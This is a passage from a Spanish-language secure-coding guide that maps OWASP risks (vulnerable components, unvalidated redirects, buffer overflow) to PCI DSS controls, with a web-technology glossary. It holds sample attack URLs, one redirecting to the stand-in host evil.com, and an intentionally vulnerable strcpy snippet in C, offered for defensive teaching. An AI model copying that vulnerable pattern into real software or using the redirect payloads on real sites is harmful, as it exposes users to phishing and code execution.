9.9 A9 Uso de Componentes con Vulnerabilidades Conocidas

A continuación, se muestra las potenciales vulnerabilidades asociadas a uso de componentes con vulnerabilidades conocidas, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI.

PCI DSS: 6.5.6
Algunos componentes vulnerables (por ejemplo, las librerías de los frameworks) puede ser identificados y explotados con herramientas automatizadas. Un atacante puede identificar un componente vulnerable de forma automática o manual, luego se personaliza el exploit y se ejecuta el ataque.

Verificación de la vulnerabilidad	**Recomendación**
En teoría, debiera ser fácil distinguir si estas usando un componente o biblioteca vulnerable. Desafortunadamente, los reportes de vulnerabilidades para software comercial o de código abierto no siempre especifican exactamente que versión de un componente es vulnerable en un estándar, de forma accesible. Más aún, no todas las bibliotecas usan un sistema numérico de versiones entendible. Y lo peor de todo, no todas las vulnerabilidades son reportadas a un centro de intercambio fácil de buscar, Sitios como CVE y NVD se están volviendo fáciles de buscar. Para determinar si es vulnerable necesita buscar en estas bases de datos, así como también mantenerse al tanto de la lista de correos del proyecto y anuncios de cualquier cosa que pueda ser una vulnerabilidad, si uno de sus componentes tiene una vulnerabilidad, debe evaluar cuidadosamente si es o no vulnerable revisando si su código utiliza la parte del componente vulnerable y si el fallo puede resultar en un impacto del cual cuidarse.	Una opción es no usar componentes que no ha codificado. Pero eso no es realista. La mayoría de los proyectos de componentes no crean parches de vulnerabilidades de las versiones más antiguas. A cambio, la mayoría sencillamente corrige el problema en la versión siguiente. Por lo tanto, actualizar a esta nueva versión es crítico. Proyectos de software debieran tener un proceso para: **1.** Identificar todos los componentes y la versión que están ocupando, incluyendo dependencias (p. e.: el plug-in de versión). **2.** Revisar la seguridad del componente en bases de datos públicas, lista de correos del proyecto, y lista de correo de seguridad, y mantenerlos actualizados. **3.** Establecer políticas de seguridad que regulen el uso de componentes, como requerir ciertas prácticas en el desarrollo de software, pasar test de seguridad, y licencias aceptables. **4.** Sería apropiado, considerar agregar capas de seguridad alrededor del componente para deshabilitar funcionalidades no utilizadas y/o asegurar aspectos débiles o vulnerables del componente.

Ejemplos de Escenario de Ataque
Escenario #1: Los componentes vulnerables pueden causar casi cualquier tipo de riesgo imaginable, desde trivial a malware sofisticado diseñado para un objetivo específico. Casi siempre los componentes tienen todos los privilegios de la aplicación, debido a esto cualquier falla en un componente puede ser serio. Los siguientes componentes vulnerables fueron descargados 22M de veces en el 2011. • Apache CXF Authentication Bypass--- Debido a que no otorgaba un token de identidad, los atacantes podían invocar cualquier servicio web con todos los permisos. (Apache CXF es un framework de servicios, no confundir con el servidor de aplicaciones de Apache.) • Spring Remote Code Execution – El abuso de la implementación en Spring del componente "ExpressionLanguaje" permitió a los atacantes ejecutar código arbitrario, tomando el control del servidor. Cualquier aplicación que utilice cualquiera de esas bibliotecas vulnerables es susceptible de ataques. Ambos componentes son directamente accesibles por el usuario de la aplicación. Otras bibliotecas vulnerables, usadas ampliamente en una aplicación, puede ser más difíciles de explotar.

9.10 A10 Redirecciones y Reenvíos no Validados

A continuación, se muestra las potenciales vulnerabilidades asociadas con re direccionamiento y reenvío no validado, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI.

PCI DSS: 6.5
Las aplicaciones web frecuentemente redirigen y reenvían a los usuarios hacia otras páginas o sitios web, y utilizan datos no confiables para determinar la página de destino. Sin una validación apropiada, los atacantes pueden redirigir a las víctimas hacia sitios de phishing o malware, o utilizar reenvíos para acceder páginas no autorizadas.

Verificación de la Vulnerabilidad	Recomendación
La mejor forma de averiguar si una aplicación dispone de redirecciones y reenvíos no validados, es verificar que: **1.** Se revisa el código para detectar el uso de redirecciones o reenvíos (llamados transferencias en .NET). Para cada uso, identificar si la URL objetivo se incluye en el valor de algún parámetro. Si es así, verificar que el parámetro se comprueba para que contenga únicamente un destino, o un recurso de un destino, válido.	Puede realizarse un uso seguro de redirecciones y reenvíos de varias maneras: **1.** Simplemente, evitando el uso de redirecciones y reenvíos. **2.** Si se utiliza, no involucrar parámetros manipulables por el usuario para definir el destino. Generalmente, esto puede realizarse. **3.** Si los parámetros de destino no pueden evitarse, asegúrese de que el valor facilitado es **válido** y **autorizado** para el usuario.

Verificación de la Vulnerabilidad	Recomendación
2. Además, recorrer la aplicación para observar si genera cualquier redirección (códigos de respuesta HTTP 300-307, típicamente 302). Analizar los parámetros facilitados antes de la redirección para ver si parecen ser una URL de destino o un recurso de dicha URL. Si es así, modificar la URL de destino y observar si la aplicación redirige al nuevo destino. **3.** Si el código no está disponible, se deben analizar todos los parámetros para ver si pudieran formar parte de una redirección o destino y modificarlos para comprobar su comportamiento.	Se recomienda que el valor de cualquier parámetro de destino sea un valor de mapeo, en lugar de la dirección, o parte de la dirección, de la URL y en el código del servidor traducir dicho valor a la dirección URL de destino. Las aplicaciones pueden utilizar ESAPI para sobrescribir el método "sendRedirect()" y asegurarse de que todos los destinos redirigidos son seguros. Evitar estos problemas resulta extremadamente importante ya que son un blanco preferido por los phisher´s que intentan ganarse la confianza de los usuarios.

Ejemplos de Escenario de Ataque
Escenario #1: La aplicación tiene una página llamada "redirect.jsp" que recibe un único parámetro llamado "url". El atacante compone una URL maliciosa que redirige a los usuarios a una aplicación que realiza el phishing e instala código malicioso. http://www.example.com/redirect.jsp?url=evil.com **Escenario #2**: La aplicación utiliza destinos para redirigir las peticiones entre distintas partes de la aplicación. Para facilitar esto, algunas páginas utilizan un parámetro para indicar dónde será dirigido el usuario si la transacción es correcta. En este caso, el atacante compone una URL que evadirá el control de acceso de la aplicación y llevará al atacante a una función de administración a la que en una situación habitual no debería tener acceso. http://www.example.com/boring.jsp?fwd=admin.jsp

9.11 A11 Desbordamiento de Buffer

A continuación, se muestra las potenciales vulnerabilidades asociadas con desbordamiento de buffer, de acuerdo con el proyecto OWASP y su equivalente en el estándar PCI:

PCI DSS: 6.5.2
Los desbordamientos de buffer ocurren cuando una aplicación no tiene los límites necesarios para verificar su espacio de buffer. Esto puede ocasionar la información en el buffer se expulse del espacio de memoria del buffer y que entre en el espacio de memoria ejecutable. Cuando esto ocurre, el atacante puede insertar código malicioso al final del buffer y luego introducir ese código en espacio de memoria ejecutable desbordando el buffer. Luego, el código malicioso se ejecuta y, con frecuencia, permite que el atacante acceda, de manera remota la aplicación o al sistema infectado. Cualquier lenguaje de programación en el que el desarrollador tiene responsabilidad directa para gestionar la asignación de memoria, sobre todo C y C++, es potencialmente susceptible a desbordamientos de buffer. Aunque el riesgo más serio relacionado con un desbordamiento de buffer es la habilidad de ejecución de

código arbitrario, el primer riesgo que aparece proviene de la denegación de servicio que puede ocurrir si la aplicación se cuelga.

Verificación de la Vulnerabilidad	Recomendación
Se puede verificar la existencia de esta vulnerabilidad buscando por funciones vulnerables dentro del código fuente (dependiendo del lenguaje de programación empleado, por lo general asociadas a copias de caracteres o arrays como gets, scanf y strcpy en el caso de C y C++), así como problemas en la instanciación de variables.	Para evitar este tipo de vulnerabilidades se recomienda: **1.** Uso de librerías seguras que remplazan las librerías y funciones vulnerables **2.** Utilizar controles adicionales de la pila como StackGuard, ProPolice, Data Execution Prevention (DEP) y Structured Exception Handler (SEH). **3.** Usar protección del espacio de memoria para ejecutables a través de primitivas del procesador (NX y XD) o del sistema operativo (PaX, Exec Shield) **4.** Usar controles de Address space layout randomization (ASLR).

Ejemplos de Escenario de Ataque

Escenario #1: -Un atacante que puede hacer pruebas de manipulación de cadenas al ejecutable empleando shellcodes para modificar la lógica de comportamiento del programa.

Escenario #2: ejemplo simplificado de código vulnerable en C.

```
void overflow (char *str) {
  char buffer[10];
  strcpy(buffer, str); // Dangerous!
}
int main () {
 char *str = "This is a string that is larger than the buffer of 10";
 overflow(str);
}
```

Si este ejemplo de código se ejecutase, causaría un fallo de segmentación y un volcado de core. La razón es que la función strcpy intentaría copiar 53 caracteres en un vector de tan solo 10 elementos, sobrescribiendo las direcciones de memoria adyacentes.

Ejemplos de Escenario de Ataque
Aunque el ejemplo mostrado es un caso simple, la realidad es que en las aplicaciones web pueden existir lugares en los que la longitud de las entradas de usuario no es comprobada adecuadamente, haciendo posibles estos tipos de ataque.

10. Glosario

a) **Arquitectura de Tenencia múltiple o Multitenant (orientado a bases de datos):** La arquitectura de software de Tenencia múltiple consiste en que una sola instancia de la aplicación se ejecuta en el servidor, con la posibilidad de manejar diferentes motores de base de datos.

b) **Autenticación basada en Token:** La autenticación basada en token se utiliza cuando los servicios no manejan estados, el cual consiste en enviar por http un usuario y contraseña, si los datos son válidos el servicio web envía un token valido.

c) **AngularJS:** Es un framework de JavaScript implementado por Google, se utiliza para crear y mantener aplicaciones web de una sola página, con el fin de incrementar las aplicaciones basadas en navegador con capacidad de utilizar el patrón de diseño Modelo Vista Controlador (MVC), en un esfuerzo para hacer que el desarrollo y las pruebas sean más fáciles.

En la actualidad google está desarrollando la versión 2 del framework que promete mejorar el rendimiento de las aplicaciones, lo malo es que la versión 1 no va ser compatible con esta.

d) **Diseño Web Adaptable o Responsive Web Design:** Es una filosofía de diseño y desarrollo cuyo objetivo es adaptar la apariencia de las aplicaciones web a cualquier tipo de resolución de pantalla, en cualquier dispositivo que contenga un navegador web.

Para el desarrollo de aplicaciones web adaptables se utiliza html5 y css3, los cuales son interpretados por el navegador web, adicionalmente se puede utilizar el código desarrollado y empaquetarlo en una aplicación móvil con herramientas tales como: Ionic, Cordova, entre otras.

e) **Frameworks JS:** Un framework javascript es un esquema para el desarrollo de aplicaciones web del lado del navegador el cual es capaz de interpretar el código javascript, esto permite utilizar los recursos de la máquina que visualiza aplicación web. La ventaja de usar un framework son:

- Alta estandarización: El programador no necesita plantearse una estructura global de la aplicación, sino que el framework le proporciona un esqueleto que se debe utilizar.
- Facilita la colaboración: cualquier programador puede adaptarse al marco definido, esto lo obliga a seguir por un mismo camino de programación.
- Usabilidad: Es muy fácil encontrar herramientas (utilidades, librerías, ejemplos) adaptadas al framework concreto para facilitar el desarrollo.

f) **Hoja de estilos en Cascada o Cascading Style Sheets (CSS):** Es un lenguaje usado para crear la presentación de un documento escrito en HTML, actualmente los navegadores han acogido este estándar para la representación gráfica de la aplicación o página web. Por otro lado, la idea de CSS es separar la estructura de un documento (HTML) de su presentación.

g) **JSON:** (JavaScript Object Notation) es un formato de intercambio de datos ligero. Se basa en un subconjunto del lenguaje de programación JavaScript, estándar ECMA -262 3ª Edición - diciembre de 1999. JSON es un formato de texto que es completamente independiente del lenguaje, pero utiliza las convenciones que son familiares para los programadores del C- familia de lenguajes, incluyendo C, C ++ , C # , Java , JavaScript , Perl , Python , y muchos otros. Estas propiedades hacen JSON un lenguaje ideal, el intercambio de datos.

h) **Less:** Es un pre-procesador de CSS, lo que significa que extiende el lenguaje CSS, añadiendo características que permiten tener variable, funciones y muchas otras técnicas que permiten crear CSS mas fácil de mantener. Utilizando less es muy fácil de cambiar la apariencia (colores, letras, ubicación de objetos) a toda la aplicación o página web.

i) **MongoDB: Es** un sistema de base de datos NoSQL orientado a documentos, el cual almacena estructuras de datos en documentos tipo JSON con un esquema dinámico, haciendo que la integración de los datos en ciertas aplicaciones sea más fácil y rápida, más cuando estos datos tienden a crecer exponencialmente y la consulta en una base de datos relacional puede tardar más de lo previsto.

Esta herramienta soporta búsqueda por campos, consultas de rangos de datos y algunas expresiones regulares y agrupaciones. Permite el manejo de índices para facilitar las consultas, permite replicaciones, balanceo de cargas y almacenamiento de archivos.

j) **NoSQL:** Las bases de datos NoSQL son sistemas de almacenamiento de información que no cumplen con el esquema entidad-relación, no imponen una estructura de datos en forma de tablas y relaciones entre ellas, sino que proveen un esquema mucho más flexible, son adecuadas para una escalabilidad realmente enorme, y tienden a utilizar modelos de consistencia relajados, no garantizando la consistencia de los datos, con el fin de lograr una mayor performance y disponibilidad. A esto se agrega el inconveniente de que no tienen un lenguaje de consulta declarativo, por lo que requiere de mayor programación para la manipulación de los datos.

k) **REST:** (Representational State Transfer) es estilo de arquitectura, que se utiliza para describir cualquier interfaz entre sistemas que utilice directamente HTTP para obtener datos o indicar la ejecución de operaciones sobre los datos, en cualquier formato, un servicio REST no maneja un estado (stateless), lo que quiere decir que debe manejar un estado de comunicación o transacción del lado del cliente, por lo tanto es el cliente quien debe pasar el estado en cada llamada, lo cual brinda mayor escalabilidad y eficiencia en las respuestas.

l) **Spring:** Spring es un framework para el desarrollo de aplicaciones de código abierto para la plataforma Java, este framework tiene muchas librerías las cuales son útiles para construir servicios web.

11. Referencias

- Estado del Arte: Servicios Web, Carlos Andrés Morales Machuca, Universidad Nacional de Colombia
- Bases de Datos No SQL en Cloud Computing, Adriana Martín1 Susana Chávez2, Nelson Rodríguez3, Adriana Valenzuela4, María Murazzo, Departamento e Instituto de Informática - F.C.E.F. y N. - U.N.S.J.
- www.json.org
- http://lesscss.org/
- Estandar PCI-DSS (payment card industry data security standard) version 3.2
- Proyecto OWASP (en inglés Open Web Application Security Project, en español Proyecto Abierto de Seguridad de Aplicaciones Web).